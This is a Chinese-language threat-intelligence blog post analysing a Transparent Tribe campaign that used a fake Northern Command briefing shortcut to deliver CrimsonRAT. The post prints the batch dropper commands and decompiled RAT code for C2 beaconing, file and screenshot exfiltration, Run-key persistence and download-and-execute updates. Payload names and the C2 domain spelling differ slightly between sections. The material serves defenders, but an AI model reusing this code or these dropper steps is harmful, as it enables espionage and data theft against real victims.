

2026年6月：TransparentTribe组织针对印度陆军北部司令部的攻击事件 – 瑞安研技术博客

rayblog.rising.com.cn/2026/06/2026年6月：transparenttribe组织针对印度陆军北部司令部的攻击

Xinhao Zhao

June 29, 2026


概述

近日，瑞星威胁情报平台发现了一起由TransparentTribe组织针对印度陆军北方司令部的攻击活动。捕获的样本名为PPT for Breifing at HQ Norther Command.pptx.lnk，伪装成印度北方司令部简报的PPT文件快捷方式。该LNK文件通过调用cmd.exe以最小化窗口启动批处理脚本（excel.bat），释放诱饵PPT文档以迷惑用户感知，同时利用硬链接和注册表Run键将自定义.NET远程控制木马CrimsonRAT（jrnsrwry acrhyis.exe）部署至受害主机并建立持久化，通过与C2服务器通信从而实现屏幕监控、文件窃取、命令执行和远程控制。

Transparent Tribe是一家被怀疑为巴基斯坦政府支持的APT组织，该组织又被称为透明部落、APT36、ProjectM、Mythic Leopard和EMP.Lapis，其主要攻击目标为印度、阿富汗、哈萨克斯坦和沙特阿拉伯等国家，涉及行业多为教育、国防和政府等领域。


事件详情

攻击者所投递的诱饵文档内容涉及印度道路交通和公路部在查谟和克什米尔联邦属地的战略国家公路简报。



攻击流程

1. 用户双击PPT for Breifing at HQ Norther Command.pptx.lnk，通过cmd.exe /c start /MIN静默启动excel\excel.bat批处理脚本。
2. excel.bat释放诱饵PPT文档PPT_for_Breifing_at_HQ_Norther_Command.pptx至C:\ProgramData\并打开，同时复制恶意载荷excel至同目录。
3. excel.bat调用powershell Unblock-File移除MOTW，通过mklink /h创建硬链接jrnsrwry_acrhyis.exe，启动后退出cmd进程。
4. jrnsrwry_acrhyis.exe（CrimsonRAT）以隐藏窗体启动，连接C2服务器155.117.45.44，通过原始TCP套接字通信，失败时轮换5个备用端口及备用域名。



ATT&CK矩阵

战术	技术	具体行为
TA0002-执行	T1204-用户执行	通过仿冒PPT文档（LNK快捷方式）诱导用户点击启动感染链
TA0002-执行	T1059-命令和脚本解释器	通过excel.bat批处理脚本（cmd.exe /c start /MIN）部署并启动恶意.NET程序
TA0003-持久化	T1547-启动或登陆自动执行	在HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run中添加自启动值
TA0005-防御规避	T1027-混淆过的文件或信息	所有敏感字符串使用下划线插入混淆（如"p_r_o_g_r_a_m_d_a_t_a".Replace("_",""))
TA0005-防御规避	T1036-伪装	恶意可执行文件伪装为无扩展名的excel文件，位于仿冒PPT目录结构中
TA0007-环境发现	T1082-收集系统信息	收集操作系统版本、计算机名、用户名、杀毒软件列表
TA0007-环境发现	T1083-枚举文件和目录	遍历所有磁盘驱动器、递归搜索目录结构并按扩展名过滤文件
TA0009-收集	T1113-屏幕截图	通过Graphics.CopyFromScreen实现全屏截图，缩放后JPEG/GIF压缩上传
TA0009-收集	T1005-来自本地系统的数据	按指定扩展名递归搜索文件系统，外传匹配的敏感文件至C2
TA0011-命令与控制	T1095-非应用层协议	使用原始TCP套接字（TcpClient）自定义5字节长度前缀二进制协议替代HTTP/HTTPS
TA0011-命令与控制	T1008-备用通道	主C2 IP/端口失效时自动轮换5个备用端口（4675→9881→7671→6616→5586）及备用域名

事件详情

样本分析

PPT for Breifing at HQ Norther Command.pptx.lnk (LNK诱饵) 分析

字段	内容
原始文件名	PPT for Breifing at HQ Norther Command.pptx.lnk
文件大小	3 KB
文件MD5	a1cc2e62b076b037fc403f112b755ed6
文件类型	LNK
病毒名	Trojan.[TransparentTribe]Runner/LNK!1.1418F
主要功能	诱导用户点击，静默启动excel\excel.bat批处理脚本

用户双击LNK后，cmd.exe以最小化窗口执行start /MIN命令，该命令再次以最小化方式启动excel\excel.bat。整个过程在用户看来只是"PPT文件没有正常打开"（可能以为文件损坏），而实际上恶意代码已在后台运行。

```
C:\Windows\System32\cmd.exe /c start /MIN excel\excel.bat
```

excel.bat (批处理投递脚本) 分析

字段	内容
原始文件名	excel.bat
文件大小	1 KB
文件MD5	d80d7e176600427c5e5c98d5b1e74147
文件类型	BAT
病毒名	Trojan.Runner/BAT!1.1416B

字段	内容
主要功能	诱饵文档投放、恶意载荷释放、MOTW绕过、硬链接持久化、载荷启动
将诱饵文档excelm复制到C:\ProgramData\并重命名为.pptx，以最大化窗口打开。用户在双击LNK后看到PPT内容，不会怀疑文件异常： <pre>copy excel\excelm C:\ProgramData\PPT_for_Breifing_at_HQ_Norther_Command.pptx start C:\ProgramData\PPT_for_Breifing_at_HQ_Norther_Command.pptx /MAX</pre> 将恶意载荷excel静默复制到C:\ProgramData\： <pre>xcopy excel\excel C:\ProgramData\ /Y /C /Q</pre> 移除文件上的Mark-of-the-Web（Zone.Identifier ADS），绕过SmartScreen和Defender的安全警告弹窗： <pre>powershell Unblock-File -Path C:\ProgramData\excel</pre> 在%APPDATA%创建指向载荷的硬链接，不占额外磁盘空间，以不同文件名伪装执行路径： <pre>mklink /h "%APPDATA%\jrnsqry_acrhyis.exe" C:\ProgramData\excel</pre> 启动CrimsonRAT载荷后立即退出cmd进程，减少可疑进程链的可见窗口： <pre>start "" "%APPDATA%\jrnsqry_acrhyis.exe" && EXIT</pre>	

excel (jrnsqry acrhyis.exe) 分析

字段	内容
原始文件名	jrnsqry acrhyis.exe
文件大小	26117 KB
文件MD5	c6409e078bad9094ab4b26dad5219f6c
文件类型	EXE
病毒名	Backdoor.Crimson!1.14080
主要功能	CrimsonRAT：屏幕截图、文件搜索与外传、进程管理、远程命令执行、自我更新、C2多端口轮换
样本入口点直接启动隐藏窗体： <pre>[STAThread] private static void Main() { Application.EnableVisualStyles(); Application.SetCompatibleTextRenderingDefault(false); Application.Run(new Form1()); }</pre> 窗体加载时设置完全隐藏（透明度0、不在任务栏显示），延迟约11.5秒后启动核心RAT逻辑： <pre>private void Form1_Load(object sender, EventArgs e) { Thread.Sleep(1510); base.FormBorderStyle = FormBorderStyle.SizableToolWindow; Thread.Sleep(10030); this.fivhevrmsp.vosritrmaort(); }</pre> 窗体属性初始化时设置了极强的隐蔽性： <pre>base.Opacity = 0.0; // 完全透明 base.ShowIcon = false; // 不显示图标 base.ShowInTaskbar = false; // 不在任务栏显示 base.MaximizeBox = false; base.MinimizeBox = false;</pre>	

C2通信协议分析

样本使用硬编码的C2服务器IP和备用域名，通过原始TCP套接字通信：

C2主IP: 155.117.45.44
C2备用IP: 205.100.201.105
C2备用域名: newsmxm70.net
C2端口池: 4675, 9881, 7671, 6616, 5586
版本标识: vfiwsraimr / TS04

该C2通信架构与公开威胁情报中CrimsonRAT的技术特征完全吻合：C2地址以字节数组存储、5端口循环轮换、TCP自定义二进制协议、约31-35秒初始延迟及约37-38秒心跳间隔。本变种的多态标记字符串为 VHGF MJ 和 incsa。

C2配置以混淆字节数组形式存储：

```
// 解码为: "155.117.45.44#newsmxm70.net"
public static byte[] pmxipsdvs = new byte[]
{
    49, 53, 53, 46, 49, 49, 55, 46, 52, 53,
    46, 52, 52, 35, 110, 101, 119, 115, 109, 97,
    120, 109, 55, 48, 46, 110, 101, 116
};

// 5端口轮换池
public static int[] pmtsuosr = new int[] { 4675, 9881, 7671, 6616, 5586 };
```

连接建立时先解析C2地址（#分隔），连接失败则轮换端口：

```
public bool isudwnfis()
{
    ETCAZRSSR.omltfasdu = this.aepowrsIu()[0]; // 取主IP: 155.117.45.44
    // 多次失败后切换到备用域名
    if (this.rprsmvdi > 10) {
        ETCAZRSSR.omltfasdu = this.aepowrsIu()[1]; // newsmxm70.net
    }
    this.itsmitxpsck = new TcpClient();
    this.itsmitxpsck.Connect(ETCAZRSSR.omltfasdu, ETCAZRSSR.psprctwox);
}

// 失败时端口轮换
catch {
    ETCAZRSSR.psprctwox = ETCAZRSSR.pmtsuosr[this.ostinrwtpa];
    // 遍历 4675~9881~7671~6616~5586
}
```

通信协议为自定义二进制格式：5字节长度前缀（小端序Int32 + 1字节标记）+ UTF-8编码的\$~分隔命令串 + 可选数据体：

```
public bool pusxvhidtmg(byte[] data, string type)
{
    type = type.Replace("=", "$~");
    type = type.Insert(3, this.eficisdsv); // 插入 "incsa" 标记
    byte[] array = ETCAZRSSR.vbtratrsgsm(type); // UTF-8编码命令头
    // 包结构: [4字节命令长度] + [1字节标记] + [命令数据] + [4字节负载长度(可选)] + [负载数据]
    byte[] array3 = new byte[num2 + array.Length + num];
    bytes.CopyTo(array3, 0); // 命令长度
    array.CopyTo(array3, 5); // 命令数据
    if (data != null) {
        array2.CopyTo(array3, 5 + array.Length); // 负载长度
        data.CopyTo(array3, 10 + array.Length); // 负载数据
    }
}
```

C2命令处理与功能矩阵

命令调度器（eusewmisxp）通过命令字符串的特定位置插入VHGF MJ标记后进行匹配，共实现22个RAT命令：

原始命令（混淆）	实际语义	功能描述
scVHGF MJursz / r s z	screen size	设置屏幕截图质量参数
csVHGF MJucrsn / c r s n	screen capture	单次屏幕截图（JPEG）
scVHGF MJuren / r e n	screen stream start	开启连续屏幕监控流
stVHGF MJuops / o p s	stop	停止屏幕监控流
prVHGF MJuocl / o c l	process list	枚举所有运行进程

原始命令（混淆）	实际语义	功能描述
enVHGFMJudpo / d p o	end process	终止指定PID进程
ruVHGFMJunf / n f	run	执行任意命令（Process.Start）
geVHGFMJutarvs / t a r v s	get system info	收集系统信息
inVHGFMJufo / f o	info	收集主机标识信息
diVHGFMJurs / r s	dirs	枚举磁盘驱动器列表
liVHGFMJustf / s t f	list files	递归列出目录文件
flVHGFMJudr / d r	folder list	列出目录结构
fiVHGFMJu_ls z / l _ s z	file size info	获取文件元信息
f_lVHGFMJu_es / e s	files search	搜索指定扩展名文件
fiVHGFMJule / l e	file	上传本地文件至C2
afVHGFMJuile / i l e	get file	从受害者下载指定文件
doVHGFMJuwr / w r	download write	下载文件写入磁盘
doVHGFMJuwf / w f	download write file	下载文件写入并返回元信息
deVHGFMJult / l t	delete	删除指定文件
thVHGFMJuumb / u m b	thumb	缩略图截图（GIF）
udVHGFMJult / l t	update	从C2下载更新载荷并执行
puVHGFMJutsrt / t s r t	persist restart	重新写入注册表持久化
cnVHGFMJuls / l s	cancel	取消当前操作

命令字符串混淆机制：原始命令（如scrsz→screen size）先经由 text.Replace("reen", "rsn").Replace("tavs", "tarvs")等字符替换变形，再在位置2插入VHGFMJ标记，生成最终匹配串scVHGFMJrsz：

```
string text = switcDType[0].ToLower();
text = text.Replace(this.eficisd xv, ""); // 移除 incsa 标记
text = text.Insert(2, "VHGFMJ"); // 插入 VHGFMJ 标识
text = text.Replace("reen", "rsn").Replace("tavs", "tarvs"); // 字符替换混淆
if (text == "scVHGFMJrsz" || text == "scVHGFMJrsz") {
    this.scaedsizme(switcDType[1]); // screen capture size
}
```

持久化机制

样本将自身写入注册表Run键实现开机自启：

```
public static void itvisdvtdna(string apswrp, string pawsth)
{
    string text = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run";
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(text, true);
    // 值名: "vsirfnra" + "rgevasgr" (参数去混淆后)
    registryKey.SetValue(ETCAZRSSR.pcmcvsvir + apswrp, pawsth);
}
```

- 注册表路径: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- 值名格式: vsirfnra (从"rg_e__va_s_gr".Replace("_", "")→rgevasgr)

屏幕截图功能

样本使用Graphics.CopyFromScreen实现全屏捕获，支持单次截图和连续流式传输：

```
public Bitmap grwvmnhs(int rntihmtrs)
{
```

```

Bitmap bitmap = new Bitmap(Screen.PrimaryScreen.Bounds.Width,
    Screen.PrimaryScreen.Bounds.Height, PixelFormat.Format24bppRgb);
using (Graphics graphics = Graphics.FromImage(bitmap))
{
    graphics.CopyFromScreen(0, 0, 0, 0,
        Screen.PrimaryScreen.Bounds.Size, CopyPixelOperation.SourceCopy);
}
// 根据质量参数缩放
return new Bitmap(bitmap, new Size(num3, num2));
}

```

循环截取屏幕，不停地把截图（JPEG格式）发送给攻击者：

```

private void iscvrunrsn(string rngnximze)
{
    this.dasicrvszw = (int)Convert.ToInt16(rngnximze.Split('>')[0]);
    while (this.dcarscipen && this.obtrdkming)
    {
        Bitmap bitmap = wersmdase.grwvmnhs(this.dasicrvszw);
        MemoryStream memoryStream = new MemoryStream();
        bitmap.Save(memoryStream, ImageFormat.Jpeg);
        this.pusxvhidtmg(memoryStream.ToArray(), "screen=" + ETCZRSSR.rnsdfmtr(8));
    }
}

```

系统信息收集

样本收集详细的系统信息及RAT版本号：

```

private void srxnumfo()
{
    string text = string.Concat(new string[] {
        this.tiacvpvz.gaiarrsmrmn, "|", // 系统架构信息
        SystemInformation.ComputerName, "|", // 计算机名
        SystemInformation.UserName, "||", // 用户名
        ETCZRSSR.athsnmesvo(), "|", // 操作系统版本
        this.tiacvpvz.awarrsmvsid, "|" // RAT版本号 ("TS04")
    });
}

```

进程列表收集：

```

public void tvrdiuslises(string civtomxd)
{
    Process[] processes = Process.GetProcesses();
    for (int j = 0; j <= processes.Length - 1; j++)
    {
        text = text + processes[j].Id + ">";
        text = text + processes[j].ProcessName + ">";
        text += "0>";
        text += "<";
    }
    this.pusxvhidtmg(ETCZRSSR.vbtratsgsm(text), civtomxd + "=" + ETCZRSSR.rnsdfmtr(8));
}

```

文件搜索与外传

样本实现递归文件搜索，自动跳过系统目录并搜索用户指定扩展名的文件：

```

public void semarchwun(string path)
{
    // 排除以下目录避免触发权限警告
    this.ntsderswd.Add("program files (x86)");
    this.ntsderswd.Add("program files");
    this.ntsderswd.Add("windows");
    this.ntsderswd.Add("programdata");
    this.ntsderswd.Add("system volume information");

    foreach (string text in this.rdraidwile(path))
    {
        string extension = Path.GetExtension(text);
        if (this.fdsixtsgsm.Contains(extension.ToLower()))
        {
            string info = this.iswserersm.ledfiusnfo(text, true);

```

```
        this.iswserersm.pusxvhdtmg(null, "search_file=" + text + "<FILE_DATA>" + info);
    }
}
}
```

自我更新机制

样本从C2接收更新载荷，写入同目录下的vfiwsraimr.exe并执行：

```
public void mosmsier()
{
    byte[] array = this.seowrsver.xuifipta(); // 从C2下载载荷
    string updatePath = ETCAZRSSR.vthsiatxgm() + ETCAZRSSR.vdmsxerrasa + ".exe";
    if (!File.Exists(updatePath))
    {
        File.WriteAllBytes(updatePath, array);
        Process.Start(updatePath);
    }
}
```

字符串混淆方案

样本中所有敏感字符串采用统一的下划线插入混淆，运行时通过.Replace("_", "")去混淆：


混淆字符串	去混淆后	
"S_0_F_TW_AR_E\\Mi_cr_o_so_f_t\\W_in_do_w_s\\C_u_r_ren_tV_er_s_i_on_Ru_n"	SOFTWARE\Microsoft\Windows\CurrentVersion\Run	注册表
"p_r_o_g_ra_m_d_a_t_a"	programdata	程序数据目录
"w_i_n_d_o_ws"	windows	Windows目录
"pr_og_r_am __fi_le_s"	program files	程序文件目录
"p_ro_g_r_am fil_e_s (x_8_6)"	program files (x86)	程序文件目录 (x86)
"s_ys_t_e_m vo_l_u_me in_for_ma_ti_on"	system volume information	系统信息目录
"rg_e__va_s_gr"	rgevasgr	注册表后缀
"T.S.0_.4"	TS04	RA

随机字符串生成器用于会话标识和令牌，字符集为ey129jrsklxfgh67pqz08345o：

```
public static string rnsdfmtr(int lensvgth)
{
    return new string((from s in Enumerable.Repeat<string>(
        "ey129jrsklxfgh67pqz08345o", lensvgth)
        select s[ETCAZRSSR.random.Next(s.Length)]).ToArray<char>());
}
```

攻击过程可视化（EDR）

瑞星EDR详细记录了主机上的程序活动。借助威胁可视化调查功能，可以对本次攻击过程进行还原，并展示相关进程、域名等关联关系。下图展示了此次攻击活动中涉及的主要进程及相关网络基础设施。



总结

APT攻击有着针对性强、组织严密、持续时间长、高隐蔽性和间接攻击的显著特征，针对的目标都是具有重大信息资产，如国家军事、情报、战略部门和影响国计民生的行业如金融、能源等，国内相关政府机构和企业单位务必要引起重视，加强防御措施。

预防措施

1. 不打开可疑文件。

避免打开未知来源的可疑文件和邮件，防范社会工程学攻击与钓鱼攻击。

2. 部署网络安全态势感知、预警系统等网关安全产品。

网关安全产品可结合威胁情报对威胁行为轨迹进行追溯，帮助用户分析威胁行为、定位威胁源与攻击目标，并还原攻击手段和路径，从而更大范围地发现受影响节点，提升企业响应与处置效率。

3. 安装有效的杀毒软件，拦截查杀恶意文档和木马病毒。

杀毒软件可对恶意文档、木马程序等威胁进行拦截和查杀。即使用户误下载恶意文件，也能在一定程度上阻止其运行，从而保护终端安全。

瑞星ESM目前已经可以检出此次攻击事件的相关样本。

病毒查杀

上网防护

漏洞扫描

线程数: 2 查杀模式: 自动 本地引擎发现威胁: 5个 云发现威胁: 0个 忽略 信任 清除病毒

线程1: 1 C:\User...\office.bat

线程2: 238 ...PPT for Breifing a

病毒名	病毒类型	文件路径	状态
Backdoor.Crimson...	后门	C:\Users\h\\Desktop\PPT for Breif...\excel	未处理
Trojan.[Transparen...	木马	...\PPT for Breifing at HQ Norther Comm	未处理
Trojan.Runner/BAT...	木马	C:\Users\h\\Desktop\PPT for ...office.bat	未处理
Trojan.Runner/BAT...	木马	C:\Users\h\\Desktop\PPT for ...excel.bat	未处理
Trojan.[Transparen...	木马	...\PPT for Breifing at HQ Norther Comm	未处理

4. 及时修补系统补丁和重要软件的补丁。

沦陷信标 (IOC)

• MD5

d80d7e176600427c5e5c98d5b1e74147
a1cc2e62b076b037fc403f112b755ed6
c6409e078bad9094ab4b26dad5219f6c

• Domain

newsmaxm70.net

- **IPV4**

155.117.45.44
205.100.201.105

- **瑞星病毒名**

Backdoor.Crimson!1.14080
Trojan.Runner/BAT!1.1416B
Trojan.[TransparentTribe]Runner/LNK!1.1418F